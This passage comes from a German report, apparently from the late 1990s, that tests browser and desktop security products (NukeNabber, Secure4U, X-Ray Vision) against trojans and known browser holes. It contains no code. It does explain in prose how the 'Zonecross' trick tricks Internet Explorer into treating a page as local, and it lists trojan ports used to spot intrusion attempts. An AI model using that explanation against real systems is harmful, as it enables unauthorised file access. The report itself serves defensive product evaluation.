> Bis zu 50 Ports können dazu bestimmt werden, sowohl auf TCP- und UDP-basierte Angriffe zu lauschen, als auch auf solche, die auf ICMP dest_unreach (Click) beruhen.“
>
> [Programmdokumentation](Eigene Übersetzung)

Die Dokumentation ist relativ dürftig, so daß die Bedeutung einiger Einstellmöglichkeiten unklar bleibt. So bleibt z.B. unklar, in welcher Form die Zusammenarbeit mit IRC-Klienten ablaufen soll. Auch die Option „Block Port Scanners“ scheint nicht das zu sein, was man von ihr erwarten wĄrde. Unser Portscan durch den Testserver wurde jedenfalls von NukeNabber in keiner Weise behindert.

Klar ist, daß das Programm es erlaubt, Ports einzustellen, auf denen auf eingehende Verbindungen gewartet wird. Erfolgt ein Zugriff, so können verschiedene Aktionen gestartet werden, die von einem Alarmton bis zum automatischen Sammeln von Informationen mittels Traceroute, Finger und Whois reichen.

Solange es sich bei dem gewählten Port um einen freien TCP- oder UDP-Port handelt, scheint dies auch zuverlässig zu funktionieren. Ports, die gegenwärtig benutzt werden, können dagegen nicht überwacht werden. Dies wird z.B. deutlich, wenn man wie in Abbildung 5.2 versucht, Port 12345 zu überwachen, dieser aber schon von NetBus verwendet wird.

Ähnlich sieht es auch bei der Überwachung von Angriffen mit WinNuke aus. Diese werden von NukeNabber nicht registriert. Diese Beobachtung machten wir sowohl unter Windows 95 ohne OOB-Patches, als auch unter Windows 98. In ersterem Fall war das Netzwerk nach einem blauen Bildschirm nicht mehr zugreifbar, in letzterem hatte der Angriff überhaupt keine sichtbaren Auswirkungen. Reaktionen von NukeNabber waren nicht feststellbar.

Schließlich bietet NukeNabber noch die Möglichkeit, als Ident- und Syslog-Server zu arbeiten. Da diese Funktionalitäten aber für unsere Zwecke uninteressant waren, haben wir auf einen ausgiebigen Test verzichtet. Es fiel uns allerdings bei einer Gelegenheit auf, daß der Ident-Dienst anscheinend nur unzureichend implementiert ist. Er erkennt z.B. nicht, wenn fehlerhafte Anfragen gestellt werden[3] und beendet auch nicht die Verbindung, nachdem er geantwortet hat.

Zusammenfassend läßt sich sagen, daß NukeNabber nicht dazu dienen kann, ein System sicherer zu machen. Besitzt man allerdings ein sauberes und hinreichend gesichertes System, so kann das Programm dazu dienen, frühzeitig Angriffsversuche zu entdecken, die sonst unbemerkt blieben. Dazu ist es nötig, diejenigen Ports zu identifizieren, auf denen Verbindungen auf einen Angriff hinweisen könnten. Denkbar wären dazu z.B. 12345 (NetBus), 33137 (BackOrifice) und 69 (TFTP). Alle diese Ports werden in der Regel nicht von legitimen Benutzern angesprochen. Dieses Vorgehen setzt allerdings ein gewisses Vertrauen in die Stabilität von NukeNabber voraus. Gelingt es dem Angreifer z.B. durch eine illegale Antwort auf die Finger-Anfrage an seinen Server einen Speicherüberlauf auszulösen, so wird eine Maßnahme, die eigentlich zum Schutz des Systems gedacht war, plötzlich zu einer Sicherheitslücke. Ob diese Gefahr allerdings in diesem Fall besteht, konnten wir im Rahmen dieser Arbeit nicht austesten. Ohne die Kenntnis des Quelltextes wäre auch jede Unbedenklichkeitsbescheinigung ein Zeichen der Inkompetenz des Ausstellenden.

5.4.3 Secure4U Desktop and Network Security

Secure4U von der Firma „Advanced Computer Research Ltd.“ [Secure4U 98] ist ein Softwareprodukt, das derzeit zum Preis von ca. US$ 80,- erhältlich ist und den Benutzer vor den Gefahren aktiver Inhalte eines aus dem Internet bezogenen Dokumentes schützen soll.

Da die Gefahr besteht, daß aktive Inhalte wie z.B. Java, JavaScript oder Active X von dem Browser automatisch heruntergeladen und ausgeführt werden, erzeugt Secure4U eine geschlossene Umgebung um den Browser, eine sogenannte „Sandbox“, um so den Zugriff auf die Ressourcen des Rechners einzuschränken. Auf diese Art und Weise soll verhindert werden, daß ak-

[3] Auch völlig leere Anfragen (nur $< \mathit{Return} >$).

tive Inhalte, die bösartigen Code enthalten, die Ressourcen des Rechners beschädigen, Dateien oder Informationen des Rechners bzw. des Netzwerkes ausspionieren oder den Rechner für die tägliche Arbeit unbrauchbar machen.

Die Ausführung eines aktiven Inhaltes ist möglich, solange nicht versucht wird, auf Ressourcen außerhalb des Sicherheitsbereiches (der „Sandbox") zuzugreifen. Wird dieser Sicherheitsbereich überschritten, so wird diese Aktion entweder geblockt, aufgezeichnet, oder es wird eine entsprechende Warnung an den Benutzer geschickt, abhängig von der betreffenden Aktion und den Konfigurationseinstellungen. Mit Hilfe von Secure4U kann man also protokollieren, was der Browser tut und auf welche Ressourcen er zugreift, wobei zwar alle Aktionen und Zugriffe überprüft werden aber nur die verdächtigen oder ungewollten Aktionen eingeschränkt werden.

Diese ungewollten oder verdächtigen Aktionen können z.B. Zugriffe auf die Systemregistrierung, auf bestimmte Dienste, Geräte oder auf das Dateisystem sein. Secure4U schützt außerdem den Zugriff auf das lokale Netzwerk und überwacht die Verwendung von IP-Ports. Man kann Secure4U für jeden installierten Browser individuell konfigurieren und aus drei Sicherheitsstufen wählen.

Abhängig von der gewählten Sicherheitsstufe werden verdächtige oder ungewollte Aktionen entweder automatisch geblockt oder es wird für jede Aktion eine Bestätigung des Benutzers gefordert.

Bei der Installation und auch bei der späteren Verwendung von Secure4U fiel uns negativ auf, daß einige Fenster, die auf eine Bestätigung warteten, nicht im Vordergrund erschienen. Es mußten erst diverse Fenster geschlosssen bzw. minimiert werden, um das Fenster zu finden, das auf eine Eingabe bzw. Bestätigung wartete. Wir haben oft vermutet, der Browser sei mal wieder abgestürzt (da der Taskmanager „reagiert nicht" anzeigte), nur um dann festzustellen, daß ein nicht auf Anhieb sichtbares Fenster der Grund für die Verzögerung war.

Der gesamte Programmablauf während der Verwendung von Secure4U gestaltete sich wesentlich langsamer als ohne den Einsatz dieses Sicherheitsprogrammes. Wir vermuten, daß der Grund dafür ist, daß sich Secure4U sehr tief im System festsetzt, um auch wirklich alle Zugriffe mitzubekommen.

Wenn mit Hilfe des Administrationstools von Secure4U auch nur eine kleine Änderung an der Konfiguration vorgenommen wurde, so dauerte es ziemlich lange, bis Secure4U seine Konfigurationsdaten neu geschrieben hatte. Bei der Erstinstallation sowie bei jeder Neukonfiguration von Secure4U wird für die Startseite des Internet Explorers die Homepage von Secure4U (www.secure4u.com/first.html) eingetragen, was nach dem wiederholten Entfernen dieses Eintrags ziemlich lästig wird.

Ein entscheidender Nachteil bei unseren Tests war, daß wir aufgrund unserer Testumgebung (siehe Abschnitt 1) Secure4U nur mit einem Browser testen konnten. Der Test war nur mit dem Netscape Navigator 4.x möglich, da in der Dokumentation von Secure4U zu lesen war, daß der Internet Explorer 4.0 unter Windows 98 so tief im System verankert ist, daß eine zuverlässige Überwachung durch Secure4U nicht möglich sei. Von dieser Tatsache konnten wir uns dann auch während unserer Versuche überzeugen. Da wir alle Produkte unter einheitlichen Bedingungen testen wollten, haben wir davon abgesehen, nur für diesen Test Windows 95 als Betriebssysten zu installieren.

Bei der Installation kann eine Antiviren-Software angegeben werden, die verwendet werden soll, um aus dem Internet heruntergeladene Dateien auf Viren und Trojaner zu überprüfen. Mit Secure4U wurde die Antiviren-Software „F-Prot“ von der Firma „Frisk Software“[Frisk 98] mitgeliefert. Nach der Auswahl dieser Software als Scanner erschien weder ein weiteres auf diese Software bezogenes Konfigurationsfenster noch erfolgte ein automatischer Aufruf des F-Prot-Setups. In der Dokumentation zu Secure4U fand sich aber kein Hinweis darauf, daß die mitgelieferte Antiviren-Software noch extra installiert werden muß.

Die durchgeführten Tests, die unter anderem im Herunterladen der Datei „boserv.exe“, also des Trojaners „Back Orifice“ bestanden, ergaben, daß Secure4U allem Anschein nach keinerlei Aktionen zu unternehmen schien, um die heruntergeladene Datei mit Hilfe der ausgewählten Antiviren-Software zu überprüfen. Wir erhielten zumindest keine Bildschirmmeldungen, die auf eine durchgeführte Überprüfung schließen ließen. Um sicherzugehen, daß diese Tatsache nicht daran lag, daß die mitgelieferte Version von F-Prot den Trojaner „Back Orifice“ noch nicht erkennt, haben wir die aktuellste Version der Antiviren-Software „F-Prot“ aus dem Internet heruntergeladen und bei der Konfiguration von Secure4U als zu verwendenden Scanner angegeben. Dieses Vorgehen führte jedoch nicht zu einem positiveren Ergebnis, denn Secure4U zeigte immer noch keine Reaktion auf das Herunterladen des Trojaners, obwohl das separate Ausführen von „F-Prot.exe“ unabhängig von Secure4U den Trojaner durchaus als solchen erkannte.

Daraufhin haben wir das Setup von F-Prot durchgeführt, wodurch unter anderem das Programm „F-StopW“ als residenter Scanner installiert wurde. Die Wiederholung der obigen Tests ergaben, daß der Benutzer jetzt nach dem Herunterladen und lokalen Speichern des Trojaners „Back Orifice“ durch eine Meldung gewarnt wird, daß die Datei besagten Trojaner enthält. Auch die Kopie der Datei im Cache des Browsers wird als infiziert gemeldet. Dieser Erfolg ist allerdings mehr der residenten Antiviren-Software als Secure4U zuzuschreiben, denn auch nach dem Deaktivieren von Secure4U wurde die Datei beim Herunterladen noch automatisch als infiziert gemeldet.

Bei der Konfiguration für die Handhabung von Cookies kann ausgewählt werden, ob sie entweder alle, gar nicht oder selektiv akzeptiert werden sollen. Bei unseren Tests unter hoher und mittlerer Sicherheitsstufe zusammen mit dem Netscape Navigator (mit ausgeschalteter Cookie-Benachrichtigung) werden die Cookies bemerkt und je nach Einstellung unterdrückt oder abgelehnt, es werden jedoch keine weiteren Informationen zu dem jeweiligen



Abbildung 5.3: Der Secure4U-Monitor

Cookie angezeigt. Die Bestätigungsfenster für die Cookies mußten teilweise jedoch erst gesucht werden, da sie sich hinter anderen geöffneten Fenstern befanden und der Task-Manager den Netscape-Prozeß aufgrund fehlender Betätigungen mit einem „reagiert nicht“-Zusatz versah (zu diesem Problem siehe auch weiter oben). Der Navigator erwies sich als sehr absturzfreudig, wenn bei aktiviertem Secure4U Änderungen an den Sicherheitseinstellungen des Browsers, z.B. bezüglich der Cookie-Benachrichtigung, vorgenommen wurden.

Die HTML-Seite auf unserem Testserver, die lokale Netzwerkfreigaben anzeigt (siehe Abschnitt 3.10), ließ sich auch mit aktiviertem Secure4U problemlos laden und zeigte die gewünschten Informationen an.

Bei der hohen Sicherheitseinstellung, die für den normalen Benutzer empfohlen wird, erwiesen sich unsere Versuche als erfolglos, eine HTML-Seite zu laden, die Java verwendet. Wir bekamen immer die Fehlermeldung, daß „der Zertifikatsaussteller dieses Servers von Netscape nicht anerkannt wird“, und daß daher „das Sicherheitszertifikat gültig sein kann oder nicht“. Diese Meldung schien sich auf die Basisklassen des Navigators zu beziehen. Bei deaktiviertem Secure4U bekamen wir diese Meldungen jedoch nicht und die zu ladenden Seiten funktionierten einwandfrei.

Unter Verwendung der mittleren und niedrigen Sicherheitsstufe ließen sich Java-Applets laden. Die Wartezeit bis zur Ausführung des Applets war jedoch so lang, daß wir immer bereits annahmen, der Rechner sei abgestürzt.

Secure4U ermöglicht es, daß man bestimmte Verzeichnisse für den Browser nur zum Lesen freigibt. So war es uns dann auch nicht möglich, nachdem wir dem Browser auf die Systemverzeichnisse nur Lesezugriff erteilt hatten, eine heruntergeladene Datei (in diesem Fall „boserve.exe“!) im Verzeichnis

„C:\Eigene Dateien“ zu speichern.

Die „Cache-Cow“ (siehe Abschnitt 4.7.3.1), die den Inhalt des lokalen Cache anzeigt, funktioniert mit dem Netscape Navigator und Secure4U unter mittlerer Sicherheitsstufe problemlos. Gleiches gilt für seine „Verwandten“, den „Son-of-Cache-Cow“, der die lokale Verzeichnisstruktur auflistet, und das „Cookie-Monster“, das die Werte der gespeicherten Cookies offenbart.

Fügt man jedoch das Laufwerk, dessen Verzeichnisstruktur von dem „Son-of-Cache-Cow“ angezeigt wird, mit Hilfe des Administrationstools von Secure4U unter der Rubrik „Secret“ zu der Liste der Verzeichnisse hinzu, auf die der Browser keinen Zugriff erlangen soll, so wird der Zugriff auf das entsprechende Verzeichnis beim Laden des „Son-of-Cache-Cow“ von Secure4U bemerkt. Vom Benutzer wird daraufhin eine Bestätigung gefordert. Wenn diese positiv beantwortet wird, funktioniert der „Son-of-Cache-Cow“ auch weiterhin.

Zusammenfassend sind wir der Meinung, daß ein großer Nachteil von Secure4U die Tatsache ist, daß die Zusammenarbeit mit dem in Windows 98 integrierten Internet Explorer 4 nicht funktioniert. Die meisten unbedarften Kunden, die heutzutage einen Rechner kaufen, werden diesen mit eben dieser Betriebssystem/Browser-Kombination betreiben. Als Sicherheitsmaßnahme hilft ihnen dann Secure4U nicht weiter. Entschließt der Kunde sich aber zur Benutzung des Netscape-Browsers oder verwendet den Internet Explorer zusammen mit Windows 95, so kann er davon ausgehen, daß der Programmablauf mit aktiviertem Secure4U erheblich langsamer wird, und das nicht nur bei der Benutzung von Java.

Die Monitorfunktion protokolliert eine große Anzahl von Ereignissen und nur bei den wenigsten wird ein Eingriff des Benutzers notwendig. Wenn der Benutzer dann aber doch mal zur Bestätigung von bestimmten Aktionen aufgefordert wird, so kommt es des öfteren vor, daß besagte Fenster nicht im Vordergrund erscheinen und erst gesucht werden müssen.

Das Unterdrücken von Cookies und das gezielte Sperren des Zugriffs auf bestimmte Verzeichnisse scheint unseren Tests zufolge recht zuverlässig zu arbeiten.

Unbefriedigend war jedoch das Zusammenspiel von Secure4U mit der Antiviren-Software, da diese von Secure4U nicht automatisch aufgerufen wurde und man sie erst mit Hilfe des eigenen Setups resident installieren mußte.

Alles in allem ist die Verwendung von Secure4U in unseren Augen nicht die ideale Lösung, um problemlos sicherer im Internet unterwegs zu sein.

5.4.4 X-Ray Vision

Das Softwareprodukt „X-Ray Vision“ der Firma „Intracept Incorporated“ [Intracept 98] ist momentan zum Preis von ca. US$ 30,- erhältlich und zu dem Zweck entwickelt worden, die Daten auf dem Rechner des Benutzers vor Zugriffen aus dem Internet zu schützen. Aktive Inhalte auf Webseiten, wie JavaScript, Applets, Plug-Ins und ActiveX-Controls sowie Cookies sollen mit Hilfe von X-Ray Vision geblockt werden können, da sie in der Lage sind, mit dem lokalen Computer zu interagieren und so unter Umständen ohne das Wissen des Benutzers Daten ausspionieren oder manipulieren.

X-Ray Vision erlaubt es, global bestimmte Beschränkungen festzulegen und diese individuell für einzelne Domänen anzupassen und zu verfeinern.

Die festzulegenden Beschränkungen gliedern sich in „Basic"- und „Advanced"-Berechtigungen, wobei sich bei ersteren einstellen läßt, ob es einer Webseite erlaubt sein soll, auf Daten der lokalen Festplatte zuzugreifen oder Programme auf dem lokalen Rechner zu starten. Außerdem läßt sich an dieser Stelle bestimmen, ob Warnmeldungen erscheinen sollen, wenn aktive Inhalte in einer Webseite festgestellt werden.

Die „Advanced"-Berechtigungen umfassen eine Reihe von Einstellungsmöglichkeiten, die sich hauptsächlich auf Cookies, JavaScript-Anwendungen und die Berechtigungen der Webseite selbst beziehen.

Bei Cookies besteht die Möglichkeit, sie generell abzulehnen, sie zu akzeptieren aber nicht lokal zu speichern, das Zurückschicken an eine Webseite zu unterbinden und das Akzeptieren von Cookies, die von Webseiten Dritter stammen, zu verhindern.

Für JavaScript-Anwendungen kann festgelegt werden, daß es diesen nicht erlaubt ist, Cookies zu modifizieren, Formulare abzuschicken oder Plug-Ins und Java-Applets zu starten.

Auch der Webseite selbst kann gezielt das Starten von Java-Applets, Plug-Ins und ActiveX-Controls verboten werden. Desweiteren besteht die Möglichkeit, das Aktualisieren der Webseite mittels „refresh" und das Offenhalten der Verbindung zu unterbinden.

Mit Hilfe dieser konfigurierbaren Beschränkungen soll erreicht werden, daß der Benutzer und nicht der Ersteller der zu ladenden Webseite bestimmt, welche Daten in und aus dem Rechner des Benutzers fließen.

Die Installation von X-Ray Vision auf unserem Testsystem verlief schnell, problemlos und ohne größere Nachfragen seitens des Programmes. X-Ray Vision schien ohne Schwierigkeiten mit beiden auf unserem Testsystem installierten Browsern zusammenzuarbeiten, und das Erste, was uns auffiel, war eine animierte Grafik in der linken oberen Ecke jeder Webseite, die wir aufgerufen haben (bei Seiten, die Frames verwenden, in jedem dieser Frames).

Beim Anklicken dieses Symbols erhält man einem Report (in HTML-Form und im selben Browser-Fenster) über die Seite, der beinhaltet, von welcher Domäne die Seite geladen wurde, welche aktiven Inhalte auf dieser Seite enthalten sind und ob diese Inhalte entsprechend der voreingestellten Berechtigungen erlaubt oder verboten worden sind. Außerdem erhält man über die Menüleiste am oberen Rand dieser Seite Zugriff auf weitere Einstellmöglichkeiten, wie z.B. die „Advanced"-Beschränkungen.

Abbildung 5.4 zeigt eine dieser generierten Report-Seiten, die die einzige

Abbildung 5.4: X-Ray Vision Report und Menüleiste

Möglichkeit sind, X-Ray Vision zu konfigurieren, da bei der Installation keinerlei Menüeinträge gemacht werden, sondern lediglich ein Symbol im Icon-Feld der Taskleiste erzeugt wird. Über dieses Symbol in der Taskleiste läßt sich X-Ray Vision aktivieren bzw. deaktivieren, und es läßt sich auch nur das „X-Ray Vision Eye“, also die in jede Webseite eingefügte animierte Grafik, unterbinden. Außerdem hat man hier noch die Möglichkeit, sofort alle Cookies zu löschen sowie festzulegen, daß der Cache beim Start des Browsers gelöscht werden soll. Das Aktivieren und Deaktivieren von X-Ray Vision oder auch nur der animierten Grafik funktionierte während des laufenden Browserbetriebes problemlos.

Allerdings mußten wir gleich bei der zweiten Webseite, die wir mit aktiviertem „X-Ray Vision Eye“ aufgerufen haben, einen fehlerhaften Seitenaufbau feststellen. Besagte Seite enthielt eine in der Body-Markierung des HTML-Dokumentes definierte JavaScript-Funktion, die eine Laufschrift auf dem Bildschirm erzeugt. Der Text dieser Laufschrift enthielt unter anderem die Zeichen „<“ und „>“.

Da X-Ray Vision in den Quelltext jedes geladenen HTML-Dokumentes seine animierte Grafik (mit entsprechendem Verweis auf die Reportseite) einbindet, und zwar offensichtlich nach dem ersten „>“, daß auf „<BODY“ folgt, kam es in diesem Fall zu Problemen. Die Definition der JavaScript-Funktion innerhalb der Body-Markierung wurde an der Stelle abgebrochen, an der der angegebene Laufschrifttext das Zeichen „>“ enthielt, da X-Ray

Vision annahm, daß die Body-Markierung an dieser Stelle abgeschlossen sei.

Dies hatte zur Folge, daß der Rest der JavaScript-Funktionsdefinition als Text auf dem Bildschirm ausgegeben wurde und natürlich keine Laufschrift innerhalb des Browserfensters zu sehen war. Außerdem erschien zwar die animierte Grafik von X-Ray Vision auf der Seite, diese verwies aber aufgrund des korrumpierten Quelltextes nicht mehr auf die entsprechende Report-Seite (falsche Syntax bei HREF=), so daß für diese Seite keine Informationen in Erfahrung gebracht sowie keine Sicherheitseinstellungen vorgenommen werden konnten.

Diese Tatsache ließ auf ein ziemlich einfaches und in diesem Fall nicht ausreichendes Verfahren zum Parsen des HTML-Quelltextes schließen.

Es fiel uns auf, daß JavaScript nicht vollständig deaktiviert sondern lediglich der Zugriff auf Cookies, Formulare, Plug-Ins und Java-Applets unterbunden werden kann.

Die Seite mit dem Report, die angezeigt wird, wenn man das „X-Ray Vision Eye“-Symbol anklickt, verweist offensichtlich immer auf die zuletzt geladene Seite bzw. auf das zuletzt geladene Element einer Seite.

Dieser Umstand führte zu mehreren Problemen. In einigen Fällen z.B. bezog sich die Reportseite nicht auf die Domäne, von der die Seite geladen wurde, sondern auf die Domäne, von der ein in der Seite enthaltenes Werbebanner stammt (in unserem Fall „valueclick.com“). Werden ein oder mehrere weitere Browserfenster geöffnet und dann wieder zu dem zuerst geöffneten Browserfenster gewechselt, um den Report über diese Seite abzurufen, wird jedoch der Report über die zuletzt geladene Seite angezeigt (die unter Umständen von einer ganz anderen Domäne geladen wurde und in einem anderen Browserfenster angezeigt wird).

Dies birgt eine Gefahr, da der Benutzer immer gründlich darauf zu achten hat, daß sich der angezeigte Report auch wirklich auf die Seite und die Domäne bezieht, deren Einstellungen er überprüfen und gegebenenfalls ändern möchte. Selbst wenn die betreffende Seite durch ein „reload“ erneut geladen wird, kann es doch sein, daß nach Abschluß dieses Ladevorgangs eine Seite in einem anderen Browserfenster noch Daten lädt, so daß der Report sich doch auf die falsche Domäne bezieht.

Einer unserer Tests sollte X-Ray Vision im Bezug auf die Handhabung von Cookies untersuchen. Zu diesem Zweck waren beide Browser so eingestellt, daß sie Cookies ohne Nachfrage akzeptierten.

Zunächst haben wir X-Ray Vision so konfiguriert, daß gesetzte Cookies nicht zu einer Webseite zurückgeschickt werden dürfen. Offensichtlich hat X-Ray Vision das Zurückschicken der Cookies dadurch verhindert, daß es den ersten Teil des Cookie-Headers einfach überschreibt. In unserem Fall wurden die Buchstaben „Co“ von „Cookie: Wert“ mit der Sequenz für ein Zeilenende („0d“, „0a“) überschrieben, so daß vor der Zeichenkette „okie: Wert“ eine Leerzeile entstand. Dies hatte zur Folge, daß unser Server auf diese Antwort ein „Bad Request“ schickte, da er mit der Zeile „okie: Wert“ nichts anfangen konnte.[4] So wurde das Zurückschicken der Cookies zwar verhindert, aber unserer Meinung nach auf eine sehr unsaubere Weise.

Der nun folgende Test sollte die Reaktion von X-Ray Vision auf das Setzen von überlangen Cookies überprüfen. Zu diesem Zweck haben wir die Webseite auf unserem Testserver verwendet, die den sogenannten „100m-Cookie“ setzt und ihn danach auf Wunsch auch anzeigt (siehe Abschnitt 4.7.2.6).

Nach dem Setzen dieses langen Cookies führte sowohl der Aufruf unserer Seite, die das Cookie anzeigt, als auch das Anklicken des „X-Ray Vision Eyes“ zu einem Absturz des Browsers, vermutlich aufgrund eines Pufferüberlaufs. Der Absturz des Internet Explorers war in diesem Fall noch schwerwiegender, da dieser tiefer im System verankert ist und deshalb auch unsere Internetverbindung beendet hat. Nach Ab- und erneutem Anmelden am Rechner war X-Ray Vision laut Taskleiste aktiv, tatsächlich war dies jedoch nicht der Fall, denn beim Aufruf von Webseiten erschien kein X-Ray-Symbol mehr auf den Seiten.

Dies birgt natürlich eine potentielle Gefahr, da der Benutzer glaubt, X-Ray Vision sei noch aktiv, obwohl dem nicht so ist. Der Absturz des Browsers bei überlangen Cookies erfolgte unabhängig von den Beschränkungen für Cookies, d.h. es machte keinen Unterschied, ob wir mit Hilfe von X-Ray Vision die Cookies verboten haben oder nicht.

Bei den „Advanced“-Berechtigungen für Webseiten hat man die Möglichkeit zu verbieten, daß eine Webseite sich mit „refresh“ aktualisiert. Um diese Einschränkung zu testen, haben wir die Seite auf unserem Testserver aufgerufen, die ein „refresh“ verwendet, um den sogenannten „Ping-Pong-Effekt“ hervorzurufen (siehe Abschnitt 4.7.2.3).

Trotz Verbot der Aktualisierung funktionierte besagter Effekt einwandfrei. Offensichtlich bezieht sich das verbotene „refresh“ nicht auf das von uns verwendete „refresh“, oder das Verbot funktioniert nicht.

Für den nächsten Versuch haben wir in den Einstellungen von X-Ray Vision festgelegt, daß eine Webseite keine Java-Applets starten darf. Wenn wir daraufhin eine Seite aufgerufen haben, die ein Java-Applet enthielt, wurde dieses dann auch nicht gestartet.

Ein Blick in den Quelltext der geladenen Seite zeigte, daß X-Ray Vision den Aufruf des Applets auskommentiert hatte. Das Blockieren des Applets hat also funktioniert. Es kann nur gehofft werden, daß sich der Parser nicht durch einen entsprechend beschaffenen Quelltext beeinflussen läßt, da er, wie weiter oben schon erwähnt, wohl einige Schwächen aufweist.

Da die Einstellmöglichkeiten der „Advanced“-Berechtigungen es erlauben, festzulegen, daß es JavaScript-Anwendungen verboten ist, Formulare abzu-

[4] Eine Leerzeile in HTTP bedeutet, daß der Headerbereich beendet wurde. Da es in HTTP/1.1 möglich ist, mehrere Anfragen über dieselbe Verbindung zu schicken, und da kein Body-Bereich erwartet wird, sieht der Web-Server die Zeile „okie: ...“ als neue Anfrage an, die syntaktisch falsch ist.

schicken, haben wir getestet, ob man mit dieser Einstellung die Auswirkungen des sogenannten „Cuartango-Sicherheitsloches“ verhindern kann.

Besagtes Sicherheitsloch funktioniert zusammen mit dem Internet Explorer und verwendet eine Skriptsprache, um eine lokale Datei mit Hilfe eines Formulares an einen entfernten Rechner im Internet zu schicken (siehe Abschnitt 4.7.3.3). Das automatische Übertragen einer Datei funktionierte jedoch auch mit entsprechend konfiguriertem X-Ray Vision tadellos.

Der sogenannte „Zonecross exploit“ schafft es mit einem Trick[5], daß er im lokalen Kontext abläuft und so Dateien auf der lokalen Festplatte löschen kann.

Man sollte annehmen, daß sich dieses Problem mit der Einstellung “erlaube dieser Webseite nicht den Zugriff auf Daten der lokalen Festplatte“ beheben läßt. Unsere Versuche haben jedoch ergeben, daß das Problem weiterhin besteht. Es fiel auf, daß auf den Seiten, die mit „about: “[6] erzeugt wurden, das “X-Ray Vision Eye“-Symbol nicht vorhanden war.

Ähnlich wie auf den Demonstrationsseiten von Brumleve (siehe 4.7.3.1) finden sich auch auf den Webseiten von Guninski [Guninski 98] Demonstrationen dafür, wie nur unter Verwendung einfacher JavaScript-Befehle der Cache ausspioniert, die lokale Verzeichnisstruktur angezeigt und lokale Dateien gelesen werden können.

Eine Demonstrationsseite für den Internet Explorer 4 öffnet beispielsweise ein Fenster, welches eine lokale Datei enthält. Mittels JavaScript wird der Inhalt dann ausgelesen und angezeigt. Demzufolge hat JavaScript also eine lokale Datei gelesen.

Um zu testen, ob X-Ray Vision diese Gefahr abwehren kann, haben wir alle JavaScript betreffenden Einstellungen aktiviert und zusätzlich noch den Zugriff auf Daten der lokalen Festplatte verboten.

Die entsprechende Seite bewirkte jedoch auch weiterhin das oben Beschriebene, und auch die Demonstrationsseiten, die für den Netscape Navigator 4 entwickelt wurden und unter anderem den Cache und die lokale Verzeichnisstruktur ausspioniert, funktionierten ohne Probleme.

Der überwiegende Teil der Tests, ob X-Ray Vision die bekannten Sicherheitsprobleme des Internet Explorers und des Netscape Navigators durch entsprechende Konfiguration umgehen kann, ergab, daß X-Ray Vision in diesen Fällen auch keine Abhilfe schafft.

Auch der Absturz bei überlangen Cookies und das unsaubere Parsen

---

[5] Der Trick besteht darin, daß der Internet Explorer zum Festlegen, um welche Sicherheitszone es sich bei einer geladenen Seite handelt, diese Informationen hinten an die geladene URL anfügt. Erzeugt man jedoch absichtlich eine URL, die so lang ist wie der für eine URL vorgesehene Puffer, so kann diese Information nicht mehr angehängt werden, und der Browser nimmt nun die schon in der entsprechend präparierten URL vorhandene Sicherheitsinformation. Damit kann man ihn davon überzeugen, daß es sich um eine lokale Seite handelt.

[6] siehe hierzu Abschnitt 3.12.8

und Abändern des HTML-Quellcodes, das oft eine fehlerhafte Darstellung der entsprechenden Seite zur Folge hatte, fiel uns negativ auf. Das Blocken von Java-Applets jedoch funktionierte bei unseren Tests ohne Probleme, und auch das Blocken und die Verhinderung des Zurückschickens von Cookies wurde erreicht, wenn auch mit sehr unsauberen Methoden (s.o.).

Der Vorteil der Verwendung von X-Ray Vision anstelle der entsprechenden Optionen des Browsers, z.B. beim Blockieren von Java-Applets oder Cookies, ist, daß man bei X-Ray Vision diese aktiven Inhalte nicht wie bei den Browsereinstellungen generell verbietet, sondern gezielt für einzelne Seiten erlauben kann.

Aufgrund der hier aufgezeigten Schwächen und der Tatsache, daß die X-Ray Vision Reportseite mit den Sicherheitseinstellungen immer auf die zuletzt geladene Seite verweist, die sich u.U. in einem ganz anderen Browserfenster befindet, was zu Verwirrung und eventuellen Fehlentscheidungen bezüglich der Sicherheitseinstellungen führen kann, können wir das Produkt „X-Ray Vision" der Firma Intracept nicht zum Zwecke des sicheren Browsens im Internet empfehlen.

5.5 Antiviren-Produkte

Geht es um den Schutz vor Malware, insbesondere vor Viren, so ist ein Virenscanner sicherlich das erste Produkt, an das man denken würde. Unter [VTC 98] finden sich hierzu regelmäßige Tests von „On demand"-Scannern durch das Virus-Test-Center (VTC) der Universität Hamburg. Hierbei handelt es sich um Produkte, die vom Anwender gezielt aufgerufen werden, um eine verdächtige Datei oder ein bestimmtes Verzeichnis auf Viren zu überprüfen.

Daneben bieten dieselben Hersteller auch „On access"-Scanner an. Diese warten nicht, bis sie vom Anwender zum Scannen aufgefordert werden, sondern werden immer dann aktiv, wenn auf eine Datei mit einer bestimmten Endung (z.B. `.exe, .com, .bat, .doc,` ...) zugegriffen wird. Wird dabei ein Virus gefunden, so wird der Zugriff auf die Datei verhindert und diese optional gelöscht, vom Virus befreit oder umbenannt.

In unserem Szenario bietet es sich an, einen „On access"-Scanner zu verwenden, da er z.B. Trojaner schon beim Herunterladen aus dem Internet erkennt, und so nicht die Gefahr besteht, daß der Benutzer das Scannen vergißt. Da aber keine Testresultate zu „On access"-Scannern vorliegen, können die Testergebnisse des VTC die folgenden Fragen nicht beantworten:

1. Was passiert, wenn im Browser beim Download „ausführen" statt „als Datei speichern" angewählt wurde?

2. Wie steht es mit HTML-Viren, können diese überhaupt erkannt werden?

